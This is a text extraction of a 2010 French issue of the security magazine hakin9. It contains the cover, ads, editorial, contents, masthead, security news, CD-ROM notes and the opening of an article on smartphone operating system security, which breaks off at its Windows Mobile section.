

# HAKING

COMMENT SE DÉFENDRE HARD CORE IT SECURITY MAGAZINE

## LA SÉCURITÉ DES SMARTPHONES

Mécanisme de Sécurité sous Android

Restaurer les symboles de débogage  
à partir de binaires compilés statiquement

Automatiser l'exploitation de vulnérabilité  
lors d'un test d'intrusion

Remote download exécution avec java : utilisation et protection

Windows FE Live CD d'investigation informatique Windows-PE

La sécurité des réseaux bluetooth

### PLUS

**Tutoriel vidéo:**

Windows FE Live CD d'investigation  
informatique Windows-PE

19637-41-F: 7,50 € - RD



Alcatel·Lucent





# egilia®

## LEARNING

LE SPÉCIALISTE DE LA  
**FORMATION CERTIFIANTE**  
EN **INFORMATIQUE**  
ET **MANAGEMENT**

Faire de vos succès  
notre réussite

# www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

 **N° National 0 800 800 900**

APPEL GRATUIT DEPUIS UN POSTE FIXE

ANVERS . LIEGE . PARIS . LYON . LILLE . AIX-EN-PROVENCE .  
STRASBOURG . RENNES . BRUXELLES  
TOULOUSE . BORDEAUX . GENEVE . LAUSANNE . ZURICH .

## CHERS LECTEURS,

Nous avons le plaisir de vous présenter le 1er numéro de cette nouvelle année 2010. À cette occasion, nous vous souhaitons à tous et toutes une merveilleuse année 2010 pleine de réussite professionnelle, ainsi que beaucoup de plaisir lors de la lecture de notre magazine. L'année dernière, beaucoup d'entre vous nous suggéraient de nous intéresser au sujet de la sécurité des smartphones. Nous avons pris en compte de vos souhaits, et revenons vers vous cette fois, avec les dossiers qui présentent cette question sous différents aspects.

Nous vous montrerons que les nouveaux smartphones professionnels tels que l'iPhone d'Apple ou encore le Blackberry de RIM offrent de puissantes fonctionnalités permettant aux professionnels nomades de rester connecté à leurs emails, calendriers, intranets et autres outils du quotidien ainsi qu'aux utilisateurs classique. Toutefois, si ces terminaux ne sont pas déployés et gérés correctement, ils peuvent présenter des risques significatifs en matière de sécurité.

Cet numéro contient aussi l'article qui vous expliquera comment gagner du temps en automatisant l'exploitation de vulnérabilités découvertes lors de l'analyse du réseau. Certains lecteurs n'apprendront rien dans l'article *Automatiser l'exploitation de vulnérabilité lors d'un test d'intrusion*, mais d'autre y découvriront peut-être comment installer et faire interagir ces outils.

Et maintenant nous voudrions attirer votre attention au sujet de la restauration des symboles de débogage qui est primordiale pour mieux appréhender les problèmes spécifiques aux fichiers binaires strippés. La méthode exposée dans l'article *Restaurer les symboles de débogage à partir de binaires compilés statiquement* peut être réutilisée dans d'autres champs d'étude.

Sans oublier le CD-ROM, sur lequel, vous trouverez tutoriel vidéo pour l'article *Windows FE Live CD d'investigation informatique Windows-PE*.

*Nous vous souhaitons une très bonne lecture,  
Jakub Borowski*

A cause de plusieurs méprises dans le procès de production dans notre magazine l'article « **La RAM: une vulnérabilité avérée des disques chiffrés** » de notre auteur **Jérôme Bise** a été publié avec plusieurs erreurs. Dans cette issue nous publions la version corrigée par l'auteur.

**Nous prions l'auteur et ses collaborateurs de bien vouloir accepter nos sincères excuses.**



## DOSSIER

### 12 La sécurité des smartphones

RÉGIS SENET

De nos jours, avec l'explosion relativement récente des réseaux 3G, les besoins en termes de connectivité en environnement professionnel sont constants. Les nouveaux smartphones professionnels tels que l'iPhone d'Apple ou encore le Blackberry de RIM offrent de puissantes fonctionnalités permettant aux professionnels nomades de rester connecté à leurs emails, calendriers, intranets et autres outils du quotidien ainsi qu'aux utilisateurs classique. Toutefois, si ces terminaux ne sont pas déployés et gérés correctement, ils peuvent présenter des risques significatifs en matière de sécurité.

### 16 Mécanisme de Sécurité sous Android

BABACI NABIL

Faire du développement Open-Source devient de plus en plus tendance, surtout si nous pouvons profiter à la fois de services qui ont fait leurs preuves dans ce domaine comme le fait si bien Google.

Nouveau sur le marché des OS embarqués pour les smartphones, Android propose toute une panoplie de services centrés utilisateur mais offre aussi une plateforme de développement alliant puissance et simplicité, offrant les mécanismes de sécurité les plus récents et des plus faciles simple à mettre en oeuvre.



## FOCUS

### 20 Restaurer les symboles de débogage à partir de binaires compilés statiquement

JUSTIN SUNWOO KIM

La restauration des symboles de débogage est primordiale pour mieux appréhender les problèmes spécifiques aux fichiers binaires strippés. La méthode exposée dans le présent article peut être réutilisée dans d'autres champs d'étude.



## ATTAQUE

### 34 Automatiser l'exploitation de vulnérabilité lors d'un test d'intrusion

ERIC BEAULIEU

L'une des étapes la plus longue, mais peut être la plus intéressante, durant un test d'intrusion, est l'exploitation des vulnérabilités découvertes. Celle-ci, réalisée traditionnellement après la découverte du périmètre et des hôtes qui le composent et le plus souvent soumise à accord du client. Dans cet article, nous allons donc voir comment gagner du temps en automatisant l'exploitation de vulnérabilités découvertes lors de l'analyse du réseau. Certains lecteurs n'apprendront rien dans cet article, mais d'autre y découvriront peut-être comment installer et faire interagir ces outils.

### 42 Remote download exécution avec java : utilisation et protection

CHRISTOPHE B. AKA TOFX

La plate-forme Java fut l'un des premiers systèmes à offrir le support de l'exécution du code à partir de sources distantes. Un applet peut fonctionner dans le navigateur web d'un utilisateur, exécutant du code téléchargé depuis un serveur HTTP. Le code d'une applet fonctionne dans un espace très restrictif, ce qui protège l'utilisateur des codes erronés ou mal intentionnés. Cet espace est délimité par un objet appelé *gestionnaire de sécurité*. Un tel objet existe aussi pour du code local, mais il est alors par défaut inactif.



## PRATIQUE

### 48 Windows FE Live CD d'investigation informatique Windows-PE

MARC REMMERT

Au cours de l'année 2008, des rumeurs ont circulé sur la distribution d'un Live CD Microsoft Windows FE. Sur Internet tous les types de sujets étaient abordés dont celui de la sécurité et de l'investigation informatique, pourtant ce CD Windows n'a pas connu un franc succès.

## 60 La sécurité des réseaux bluetooth

RÉGIS SENET

Bluetooth est une spécification de l'industrie des télécommunications. Elle utilise une technologie radio courte distance destinée à simplifier les connexions entre les appareils électroniques. Elle a été conçue dans le but de remplacer les câbles entre les ordinateurs et les imprimantes, les scanners, les claviers, les souris, les manettes de jeu vidéo, les téléphones portables, les PDA, les systèmes et kits mains libres, les autoradios, les appareils photo numériques, les lecteurs de code-barres, les bornes publicitaires interactives.



## TECHNIQUE

## 64 LA RAM : Une vulnérabilité avérée des FDE

JÉRÔME BISE

Les systèmes de chiffrement de disque à la volé (FDE, on the Fly Disk Encryption) sont des logiciels permettant d'assurer la confidentialité des données. Ces systèmes permettent de chiffrer/déchiffrer les données d'un disque dur (ou d'un conteneur) lorsque l'on y accède. Ils sont complètement transparents pour les utilisateurs (excepté la saisie d'un mot de passe). L'utilisation de FDE est aujourd'hui de plus en plus courante, que ce soit par des entreprises ou des particuliers pour assurer la confidentialité des données.

A cause de plusieurs méprises dans le procès de production dans notre magazine l'article « La RAM: une vulnérabilité avérée des disques chiffrés » de notre auteur Jérôme Bise a été publié avec plusieurs erreurs. Dans cette issue nous publions la version corrigée par l'auteur. Nous prions l'auteur et ses collaborateurs de bien vouloir accepter nos sincères excuses.

## 72 L'argent sales des cyber-criminels

GUILLAUME LOVET

Arnaqueurs, phishers, bot herders, spammeurs, extorqueurs en-ligne, voleurs d'identité... Leurs noms semblent obscurs mais leurs intentions ne le sont pas : ils sont tous là pour voler notre argent.



## VARIA

## 06 En bref

NICOLAS HILY

Vous trouverez ici les nouvelles du monde de la sécurité des systèmes informatiques.

## 10 Sur le CD-ROM

Nous vous présentons le contenu et le mode de fonctionnement de la version récente de notre principale distribution hakin9. Et les applications commerciales

## HAKIN9

Le bimestriel hakin9 est publié par Software Press Sp. z o. o. SK

**Président de Software Press Sp. z o. o. SK:** Paweł Marciniaś

**Directrice de la publication:** Ewa Lozowicka

**Redacteur en chef:** Jakub Borowski [jakubborowski@hakin9.org](mailto:jakubborowski@hakin9.org)

**Fabrication:** Andrzej Kuca [andrzej.kuca@software.com.pl](mailto:andrzej.kuca@software.com.pl)

**DTP :** Graphics & Design Marcin Ziółkowski [www.gdstudio.pl](http://www.gdstudio.pl)

**Couverture :** Agnieszka Marchocka

**Couverture CD :** Przemysław Banasiewicz

**Publicité :** [publicite@software.com.pl](mailto:publicite@software.com.pl)

**Abonnement :** [software@emdnl.nl](mailto:software@emdnl.nl)

**Diffusion :** Ilona Lepieszka [Ilona.Lepieszka@software.com.pl](mailto:Ilona.Lepieszka@software.com.pl)

Dépôt légal : à parution

ISSN : 1731-7037

Distribution : MLP

Parc d'activités de Chesnes, 55 bd de la Noirée BP 59 F - 38291

SAINT-QUENTIN-FALLAVIER CEDEX

(c) 2009 Software Press Sp. z o. o. SK, tous les droits réservés

**Bêta-testeurs :** Didier Sicchia, Pierre Louvet, Anthony Marchetti, Régis Senet, Paul Amar, Julien Smyczynski

Les personnes intéressées par la coopération sont invitées à nous contacter : [fr@hakin9.org](mailto:fr@hakin9.org)

**Préparation du CD :** Rafał Kwaśny

**Imprimerie, photogravure :** ArtDruk [www.artdruk.com](http://www.artdruk.com)

**Adresse de correspondance :**

Software Press Sp. z o. o. SK

Bokszerska 1, 02-682 Varsovie, Pologne

Tél. +48 22 427 32 87, Fax. +48 22 244 24 59

[www.hakin9.org](http://www.hakin9.org)

Abonnement (France métropolitaine, DOM/TOM) :

1 an (soit 6 numéros) 35 €

La rédaction fait tout son possible pour s'assurer que les logiciels sont à jour, elle décline toute responsabilité pour leur utilisation.

Elle ne fournit pas de support technique lié à l'installation ou l'utilisation des logiciels enregistrés sur le CD-ROM.

Tous les logos et marques déposés sont la propriété de leurs propriétaires respectifs.

Le CD-ROM joint au magazine a été testé avec AntiVireKit de la société G Data Software Sp. z o.o.

### AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.

La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.

L'utilisation des techniques présentées peut provoquer la perte des données !



## GOOGLE RACHÈTE UNE TECHNOLOGIE DE PERSONNALISATION DES PUBLICITÉS EN LIGNE

Après AdMob et Gizmo5, Google annonce le rachat de Teracent, une start-up de la Silicon Valley, spécialisée dans l'affichage personnalisé de publicités en ligne. Le géant des



moteurs de recherche compte clore l'acquisition au cours de ce trimestre, mais le montant de la transaction n'a pas été précisé. Il y a deux semaines à peine, Google avait déjà marqué son intérêt pour AdMob, un spécialiste de la publicité sur mobiles, et proposé de l'acquérir pour 750 M\$ en actions. Teracent s'appuie sur des algorithmes d'apprentissage pour personnaliser les publicités qu'il diffuse aux internautes en piochant parmi des milliers d'éléments graphiques (images, produits, messages, couleurs...), explique Google. Ces éléments sont combinés à d'autres variables telles que la localisation géographique, la langue, les contenus du site Web, le moment de la journée ou, encore, les résultats précédemment enregistrés sur différentes publicités. « Cette technologie peut aider les annonceurs à obtenir de meilleurs résultats sur leur campagne d'affichage sur le Web », commentent sur un billet de blog Neal Mohan, vice président de la gestion produit, et Joerg Heilig, directeur technique de Google. Ces outils seront proposés aux annonceurs qui affichent des campagnes sur le réseau de contenu Google ainsi qu'aux clients issus du rachat de la régie publicitaire DoubleClick. En mars dernier, Google avait commencé à tester sur Youtube et sur les sites de ses partenaires une technologie permettant de personnaliser les messages publicitaires en fonction des sites visités par les internautes.

## 1 HEURE AU SOLEIL POUR TÉLÉPHONER 10 MINUTES AVEC LE SAMSUNG E1107

Après LG, Samsung lance son mobile solaire, le E1107 "Crest Solar" disponible à 1 euro chez l'opérateur MVNO Simplicime. Doté de cellules photovoltaïques, cet appareil se recharge grâce à l'énergie solaire. Une heure d'exposition au soleil permet de passer 10 minutes d'appel selon le constructeur coréen. Ce Samsung "écolo" est également livré dans un emballage fabriqué à partir de matériaux respectueux de l'environnement et avec un chargeur économe en énergie.

Commercialisation à partir du 25 novembre à 1 euro avec une gamme de forfaits (engagement sur 24 mois), et à 49 euros avec une offre prépayée.



## CONFICKER INFECTE 7 MILLIONS DE PC EN UN AN

Le ver Conficker et ses différentes variantes ont passé le cap de 7 millions de machines infectées, selon des chercheurs de la Fondation Shadowserver. Ceux-ci ont gardé la trace de l'infection de ces PC en cassant l'algorithme utilisé par le ver pour rechercher des instructions sur Internet et en plaçant leurs propres serveurs de siphonnage sur les différents domaines à visiter. Conficker récupère les instructions de différentes façons et, pour cette raison, les pirates ont pu garder le contrôle des machines, mais les serveurs de siphonnage des chercheurs ont donné une bonne idée du nombre de machines empoisonnées.

« Même si Conficker est le plus connu des vers sur PC, les machines continuent à être infectées, commente Andre DiMino, co-fondateur de la Fondation Shadowserver. La tendance est à la hausse et le dépassement des 7 millions de victimes constitue un événement majeur ». Conficker a d'abord attiré l'attention des experts en sécurité en novembre 2008 puis a reçu un large écho auprès des médias début 2009. Il a démontré son impressionnante résistance et sa capacité à intoxiquer d'autres systèmes même après sa suppression. Ce ver est très répandu en Chine et au Brésil par exemple. Ce qui laisse à penser aux membres du Groupe de travail Conficker (une coalition de l'industrie mis en place l'année dernière pour éradiquer ce ver) que la plupart des ordinateurs infectés fonctionnent avec des copies pirates de Windows. Leurs utilisateurs ne peuvent ainsi télécharger ni les patches, ni les outils de nettoyage contre les logiciels malicieux que fournit Microsoft. En dépit de sa taille, Conficker n'a que rarement été utilisé par les criminels qui le contrôlent. Pourquoi ? Le mystère reste entier. Certains membres du Groupe de travail Conficker estiment que le créateur du ver hésite à attirer davantage l'attention sur lui, étant donné le succès mondial de son oeuvre. « La seule chose dont on est sûr, c'est que cette personne est terrifiée, assure Eric Sites, directeur technologique chez Sunbelt Software et membre du groupe de travail. Cette chose a coûté tellement d'argent aux entreprises et aux personnes pour en venir à bout, que si on trouve un jour les auteurs, ils seront exilés pour un bon moment ». Les responsables informatiques découvrent





# Libérez vos emails !

Ne perdez plus de temps avec les **spams** et les **virus**



## Logiciel externalisé de protection de la messagerie électronique

14 technologies antispams et 3 antivirus

Anti-phishing, anti-scam, anti-relayage

Protection contre le deni de service

Plus de 98% de spams bloqués

Taux de faux-positifs quasi nul

Très haute disponibilité (serveurs redondants)

Trafic réseau et serveur de mails allégés

Aucune modification de l'infrastructure existante

Engagement sur la qualité de service (SLA)

**Testez gratuitement notre service, mis en place en quelques minutes**

<http://www.altospam.com>

souvent la présence d'une infection Conficker quand un utilisateur est tout d'un coup incapable de s'identifier sur son ordinateur. Les machines touchées tentent de se connecter aux autres ordinateurs sur le réseau et de deviner leur mot de passe. Comme le ver utilise un dictionnaire pour découvrir le mot de passe et effectue de nombreuses tentatives, les utilisateurs autorisés sont régulièrement évincés du réseau. Le coût des dégâts pourrait être bien plus important si Conficker était utilisé pour une attaque en déni de service distribué, par exemple. « C'est sans nul doute un botnet qui pourrait se transformer en arme véritable, confirme Andre DiMino. Avec un maillage d'une telle ampleur, il n'y a pas de limites au mal que l'on peut faire ».

## L'ANTIVIRUS GRATUIT AVAST APPROCHE DES 100 MILLIONS D'UTILISATEURS

L'éditeur Alwil Software annonce s'approcher du cap des 100 millions d'utilisateurs dans le monde de son logiciel antivirus Avast!, téléchargeable gratuitement. Le premier internaute d'Avast! s'est enregistré en janvier 2002, et le 50 millionième en mars 2008.



Le 100 millionième utilisateur du logiciel recevra en cadeau un séjour gratuit pour Prague, lieu du siège d'Alwil Software. Il pourra emmener un ami dans la capitale de la république tchèque - peut-être la personne qui lui aura recommandé le logiciel, explique le patron d'Alwil Software, dans la mesure où « deux utilisateurs sur trois d'Avast! s'inscrivent sur les conseils d'un

ami ». Outre sa gratuité pour un usage domestique (mais combien de TPE/PME l'utilisent ainsi ?), Avast! doit son originalité à son système de mises à jour qui s'effectuent automatiquement quand l'ordinateur est connecté à Internet, et l'analyse en temps réel des programmes exécutés (documents, emails, fichiers partagés, etc.). Avast! est disponible en 33 langues, dont le français.

## GOOGLE DONNE UNE SEMI-TRANSPARENCE SUR SES DONNÉES PERSONNELLES

« Transparence, choix et contrôle. » C'est ainsi que Google décrit son tout nouveau service, Dashboard, un tableau de bord permettant à tout utilisateur inscrit chez Google de gérer depuis une seule page toutes ses données



personnelles. Il est vrai que si on cumule les services de messagerie Gmail, de messagerie instantanée Gtalk, de partage de vidéos Youtube, de partage de photos Picasa, d'édition de documents Docs, d'agenda Calendar, etc., le besoin d'un tel tableau de bord se faisait sentir. Le paramétrage peut ainsi s'effectuer depuis un point unique. Cela permet en outre à Google d'afficher sa bonne volonté quant au traitement des données personnelles. Toutefois, Google Dashboard ne montre que ce que l'utilisateur a lui-même décidé d'afficher ou de faire dans chacun des services. Cela ne répond donc pas aux interrogations des défenseurs de la confidentialité des données, sur les informations collectées par Google et l'usage qu'il en fait. Le Dashboard est accessible depuis la page de paramétrage de son compte, ou bien en tapant directement [google.com/dashboard](http://google.com/dashboard).

## SYMANTEC S'OFFRE LES OUTILS ANTI-INTRUSION DE MI5

Si John Thomson a quitté les rênes de Symantec pour une retraite bien méritée, la frénésie de rachats semble continuer sous l'ère du nouveau PDG, Enrique Salem. En préambule de la



conférence RSA Security, Symantec vient en effet d'acheter Mi5 Networks, une start-up spécialisée dans la protection des entreprises contre les intrusions et les malwares en provenance du Web. L'offre de Mi5 devrait progressivement intégrer les suites de Symantec dans le courant de l'année, notamment ses passerelles de messagerie et ses outils dédiés aux postes de travail, et sera également vendue en produit autonome. Symantec n'a encore donné aucun montant pour cette nouvelle acquisition, mais elle devrait être bien en deçà des 695 millions de dollars dépensés en octobre dernier pour MessageLabs, dernière société en date avalée par Symantec. Entre temps, la crise est passée par là et la dévaluation boursière des actifs de Symantec a causé un trou de près de 7 milliards de dollars dans les caisses d'une société jusqu'ici plutôt profitable. Outre cet achat, Symantec a annoncé dans la foulée deux suites pour les professionnels : Symantec Protection Suite Small Business Edition et Symantec Protection Suite Entreprise Edition. Commercialisées à des prix non encore définis à partir de l'été, ces suites veulent non seulement assurer la sécurité des postes de travail mais également proposer des services de sauvegarde et de restauration de données, de mise en place des politiques d'entreprise et de la protection



des données sensibles (notamment leur envoi vers l'extérieur par mail).

### OFFICESCAN 10 – TREND MICRO

Trend Micro lance OfficeScan 10, une solution de protection pour les postes de travail et les serveurs. Cette nouvelle version a été étoffée par des fonctionnalités de « réputation de fichiers et de sites Web » qui permet d'éviter les malwares. La solution s'appuie sur la plateforme Spart Protection Network de l'éditeur. En fonction des besoins de l'entreprise, il est possible de rajouter des outils comme Intrusion Defense Firewall (prévention des intrusions), Mobile Security pour protéger les données sur les smartphones et les PDA, Security for MacIntosh qui, comme son nom l'indique, s'adresse aux utilisateurs Apple et Virtualisation Security pour les machines virtuelles. Trend Micro OfficeScanTM 10 est disponible en deux versions, Standard Advanced, qui comprend intègre toutes les options décrites plus haut. Outre la disponibilité de ServerProtect pour les environnements Windows, Netware et Linux, la version Advanced d'OfficeScan 10 est également compatible avec EMC Celera et Netapp Filer.

### HUAWAI REVIENT SUR LE MARCHÉ FRANÇAIS DES ENTREPRISES

En cédant il y a trois ans ses parts dans H3C, la co-entreprise qu'il avait fondée avec 3Com, Huawei était sorti par la même occasion du marché des entreprises. L'équipementier chinois s'était alors recentré sur les acteurs des télécoms. Il fait aujourd'hui son retour auprès



des TPE, des PME et des grands comptes, avec une nouvelle gamme de commutateurs qui leur est dédiée. En France, seront proposés deux commutateurs pour les TPE, un commutateur conçu pour les besoins des PME et une troisième offre pour ceux des grands comptes. D'ici la fin de l'année, cette gamme de produits Huawei sera complétée par des solutions de stockage (traditionnelles et flash). La reprise par 3Com des parts de Huawei dans H3C lui avait permis de bénéficier d'une base solide en Chine, pour concevoir et développer ses produits... et finalement devenir assez alléchant pour que HP le rachète.

### UN PREMIER PAS VERS DES STANDARDS MONDIAUX POUR PROTÉGER LES DONNÉES PERSONNELLES

Début novembre, la CNIL a participé avec ses homologues du monde entier à la 31ème conférence mondiale des commissaires à la protection des données personnelles, à Madrid. Selon la CNIL, les 80 organismes participant ont « à l'unanimité voté une résolution visant à établir des standards internationaux sur la protection des données personnelles et de la vie privée. (...) L'adoption d'un tel document constitue un pas historique car, pour la première fois, les autorités de protection des données sont parvenues à élaborer au niveau mondial un corpus de principes communs adaptés aux dernières évolutions technologiques. ». Cependant, le texte exact adopté n'est pas disponible à ce jour. A l'occasion de l'atelier sur le "Droit à l'oubli numérique", organisé dans les locaux de Sciences Po Paris, le 12 novembre dernier, Alex Türk, président de la CNIL, a souligné l'intérêt et l'importance d'être parvenu à établir ce corpus, accepté par les représentants d'une cinquantaine de pays et d'acteurs majeurs du numérique. Même si ce genre de résolutions reste le plus souvent une simple déclaration de principe, définir un standard mondial dans un monde où l'information circule sans frontière est un premier pas. Toutefois, certains pays, comme les Etats-Unis, ont des

normes sont très peu contraignantes. Dans le passé, un accord entre l'Union Européenne et les Etats-Unis, dit de « safe harbor », a permis des échanges entre entreprises européennes et américaines respectant volontairement un certain nombre de règles, mais sans que toutes les entreprises américaines aient à se soumettre à des règles contraignantes. Dans la logique américaine, le type de protection des données personnelles relève de la libre entreprise et du contrat passé entre la personne concernée et l'entreprise disposant du fichier. La logique européenne est au contraire celle de la règle commune imposée et gérée par l'autorité publique.

### KINDLE : UNE MISE À JOUR POUR AUGMENTER L'AUTONOMIE DE LA BATTERIE ET SUPPORTER LE PDF

Le livre électronique d'Amazon a reçu la première mise à jour de son firmware : elle augmente l'autonomie de la batterie lorsque la connexion sans fil est activée, et apporte la compatibilité native avec le format PDF. Amazon soigne ses ventes de fin d'année avec une importante mise à jour du firmware de ses Kindle. Importante car elle permet de faire passer l'autonomie de la batterie de 4 à 7 jours lorsque la connexion sans fil est activée. Rappelons que le Kindle ne propose pas de Wi-Fi mais se connecte via le réseau de l'opérateur AT&T. Si l'autonomie augmente en mode sans fil, elle reste en revanche inchangée (deux semaines) en usage normal. L'autre amélioration notable est le support natif du format PDF. Il suffira désormais de transférer des documents PDF dans le Kindle depuis un ordinateur par liaison USB ou de les envoyer par courriel à l'adresse Kindle associée au livre électronique. La mise à jour est diffusée automatiquement en OTA pour les possesseurs de Kindle et intégrée dans tous les nouveaux appareils qui seront expédiés. Seule la première version du Kindle, dépourvue de connexion sans fil, ne peut pas bénéficier de ces améliorations.

Rédigé par Nicolas Hily

## CD-ROM – HAKIN9.LIVE

### WINDOWS FE

#### LIVE CD D'INVESTIGATION INFORMATIQUE

Troy Larson, est un investigateur informatique senior qui travaille au sein du groupe de sécurité informatique de Microsoft. C'est l'un des tous premiers à avoir apporté des modifications sur Windows PE pour l'adapter au domaine des investigations informatiques légales. Le système d'exploitation Windows FE, signifie littéralement "environnement

d'investigation informatique" (Forensic Environment). Il est intéressant de noter que Windows est largement utilisé comme système d'exploitation par les suites logicielles en investigation informatique, toutefois il n'a jamais servi comme système de base sur un Live CD. Marc Remmert vous montrera dans cet article comment créer un Live CD d'investigation informatique tournant

sous Windows Vista et comment ajouter quelques programmes utiles. Avant d'aller plus loin, notez qu'il est indispensable d'avoir quelques connaissances de base des systèmes d'exploitation Windows et quelques connaissances dans le domaine de l'investigation informatique.

### LIVE CD OWASP

Le Live CD OWASP est une mise à jour du Live CD OWASP version 2007. Ce projet a été finalisé le 15 Septembre 2008 dans le cadre de l'OWASP Summer of Code (SoC) et une version de production a été lancée dans la foulée. D'autres versions ont également été distribuées :

- Version Portugaise (12 Décembre 2008),
- Version AustinTerrier (10 Février 2009),
- Version AppSec EU (Mai 2009).

En plus de ces versions spécifiques au Live CD OWASP, l'organisateur a mis en place des forums et des didacticiels sur le sujet ainsi que des documents, outils et ressources pour la communauté s'occupant de l'aspect sécurité des applications.

D'autres versions ont également vu le jour dans le cadre de ce projet. Il existe actuellement une version du Live CD OWASP tournant sous VMware et installée sur un lecteur virtuel. Celle-ci permet d'exécuter un système d'exploitation à partir d'une clé USB bootable, une installation VM portable, et une installation Asus Eee PC. Vous pouvez télécharger ces versions sous forme de fichiers ou suite d'instructions afin de créer ce type d'environnement.

Le projet a pour but de fournir au plus grand nombre de la documentation et des outils spécifiques pour la sécurisation des applications. A titre personnel je trouve que c'est une excellente initiative qui vient compléter le travail fourni par l'OWASP sur la sécurisation des applications.

Le projet vise également à :

- Fournir de la documentation et des outils OWASP récents.
- Fournir des outils de sécurisation d'applications distribués gratuitement et des packages faciles à prendre en main.
- Veiller à ce que les outils fournis soient faciles d'utilisation.
- Fournir de la documentation et des outils récents spécifiques au Live CD OWASP.
- Fournir de la documentation actualisée sur l'utilisation des outils et la méthodologie de développement des modules.
- Veiller à ce que les outils fournis soient en cohérence avec le guide OWASP Testing.

S'il vous est impossible de lire le CD, et que ce dernier n'est pas endommagé physiquement, essayez de lire dans au moins 2 lecteurs différents.



En cas de problème avec votre CD, envoyez-nous un message à l'adresse suivante : [cd@hakin9.org](mailto:cd@hakin9.org)



RÉGIS SENET

# La sécurité des smartphones

Degré de difficulté



De nos jours, avec l'explosion relativement récente des réseaux 3G, les besoins en termes de connectivité en environnement professionnel sont constants. Les nouveaux smartphones professionnels tels que l'iPhone d'Apple ou encore le Blackberry de RIM offrent de puissantes fonctionnalités permettant aux professionnels nomades de rester connecté à leurs emails, calendriers, intranets et autres outils du quotidien ainsi qu'aux utilisateurs classique. Toutefois, si ces terminaux ne sont pas déployés et gérés correctement, ils peuvent présenter des risques significatifs en matière de sécurité.

**E**n effet, les smartphones permettent d'accéder à une quantité phénoménale d'informations sensibles liée aux entreprises, telle que les contacts clients, les données financières, l'intranet et les réseaux.

Si l'une de ces informations venait à tomber entre de mauvaises mains, que ce soit via un logiciel malveillant ou parce qu'un terminal est perdu ou volé, cela pourrait avoir un effet dévastateur pour l'entreprise.

Comme pour chaque nouveauté, un nouveau marché technologique rencontrant un fort succès et rapportant beaucoup d'argent aux constructeurs, ce marché peut devenir intéressant pour les cyber criminels.

Les cybers pirates n'ont donc pas tardé à se lancer sur les traces des utilisateurs de smartphones pour diffuser de nouvelles attaques et pirater les entreprises.

iSupply Corp prévoit d'ailleurs que la vente des smartphones va atteindre les 192 millions d'unités pour 2009, soit une

croissance de 11,1% par rapport à 2008. Il est donc vraiment temps de sensibiliser les utilisateurs de smartphones qu'il s'agisse d'utilisateurs occasionnel ou encore des professionnels.

## Les smartphones

Un **smartphone** est un téléphone mobile couplé à un PDA. Il fournit les fonctionnalités d'agenda/calendrier, de navigation web, de consultation de courrier, de messagerie instantanée, de GPS, etc.

En 2005, seulement 2 % des téléphones mobiles sont des smartphones, mais les analystes prévoient d'arriver à 30 % d'ici à 2010.

Les ventes de smartphones ont augmenté considérablement pour atteindre le nombre record de 39,9 millions de smartphones vendus sur le premier quart de l'année 2009. Ces chiffres sont bien évidemment en constante augmentation.

Au jour d'aujourd'hui, le marché des smartphones est principalement dominé par quatre systèmes qui ont réellement tirés leur épingle du jeu :

## CET ARTICLE EXPLIQUE...

Ce qu'est un smartphone.

Les attaques relatives aux smartphones.

## CE QU'IL FAUT SAVOIR...

Aucune connaissance particulière n'est requise.

- Symbian OS,
- iPhone OS,
- RIM BlackBerry OS,
- Windows Mobile.

Cet engouement pour les smartphones peut également s'expliquer du fait de la diminution de leur taille ainsi qu'une augmentation des capacités de stockage de ces derniers. Pour simple exemple, l'iPhone dispose d'un espace 32Go permettant de stocker un nombre considérable de données pour un appareil de cette taille.

Nous allons présenter un peu les quatre systèmes tirant leur épingle de jeu afin de voir leurs avantages/inconvénients.

## Symbian OS

Le système d'exploitation Symbian est une cible pour de nombreux malwares du fait que cet OS est vraiment très répandu et qu'il est vraiment simple de développer dessus grâce à des interpréteurs de langages inclus nativement comme par exemple le python. Depuis sa dernière version, Symbian intègre une sécurité supplémentaire permettant de contrer les malwares. Cette sécurité est basé sur la signature des binaires. Il existe plusieurs manières permettant de signer les binaires apportant des avantages ainsi que des inconvénients.

Bien sur, la signature des binaires est une bonne méthode mais ne permet pas de supprimer l'ensemble des malwares, certains d'entre eux sont tout

de même tenaces, il est donc nécessaire d'être prudent.

Les moyens de propagation des malwares sont très différentes, ils peuvent se transmettre via MMS, Bluetooth ou encore infecté l'ordinateur lors de la connexion à ce dernier.

Symbian possède le plus grand nombre de produit permettant l'espionnage commercial. Il est donc réellement nécessaire d'être sur ses gardes lors de l'installation de quoi que ce soit.

## iPhone OS

Le système d'exploitation iPhone est un dérivé du système Mac OS X. Il possède une séparation des privilèges ainsi que des droits sur les fichiers proche du système UNIX. Bien évidemment, il n'existe pas que le compte root pour mener à bien l'ensemble des actions, il existe également un compte utilisateur nommé mobile permettant de lancer les applications n'ayant pas besoin de privilèges.

A la manière de Symbian, les applications iPhone possède un système de signature des applications qu'il est possible d'installer. Initialement, l'ensemble des applications est contrôlé par Apple qui signe lui-même les applications après des vérifications préalables.

Le déverrouillage de l'iPhone aussi connu sous le nom de JailBreak permet de supprimer cette limitation imposé par Apple et permet l'installation de logiciel non signé. C'est à partir de cet instant que la sécurité peut être compromise avec l'installation de malwares ou de logiciels espions.

Il est également à noter que le jailbreak de l'iPhone le rend plus vulnérable du fait que des nouvelles attaques distantes sont disponibles avec l'activation du SSH par exemple avec des mots de passe par défaut que bien des personnes ne pensent à changer.

## BlackBerry OS

BlackBerry OS est un système d'exploitation développé par la société RIM. Il est à l'heure actuelle

distribué sur l'ensemble des appareils communément appelé BlackBerry. Ce système d'exploitation ne possède qu'une sécurité que vraiment peut élever contre les malwares ainsi que les logiciels espions.

De plus, il est extrêmement facile de développer une application et de la distribuer sans contrainte, donc attention aux applications disponible sur le net. Malgré tout cela, il n'existe pas énormément de malware ni de logiciel espions pour BlackBerry.


Des présentations ayant pour but de présenter l'utilisation malicieuse d'un BlackBerry dans un réseau d'entreprise peuvent se trouver sur le net.

## Windows Mobile

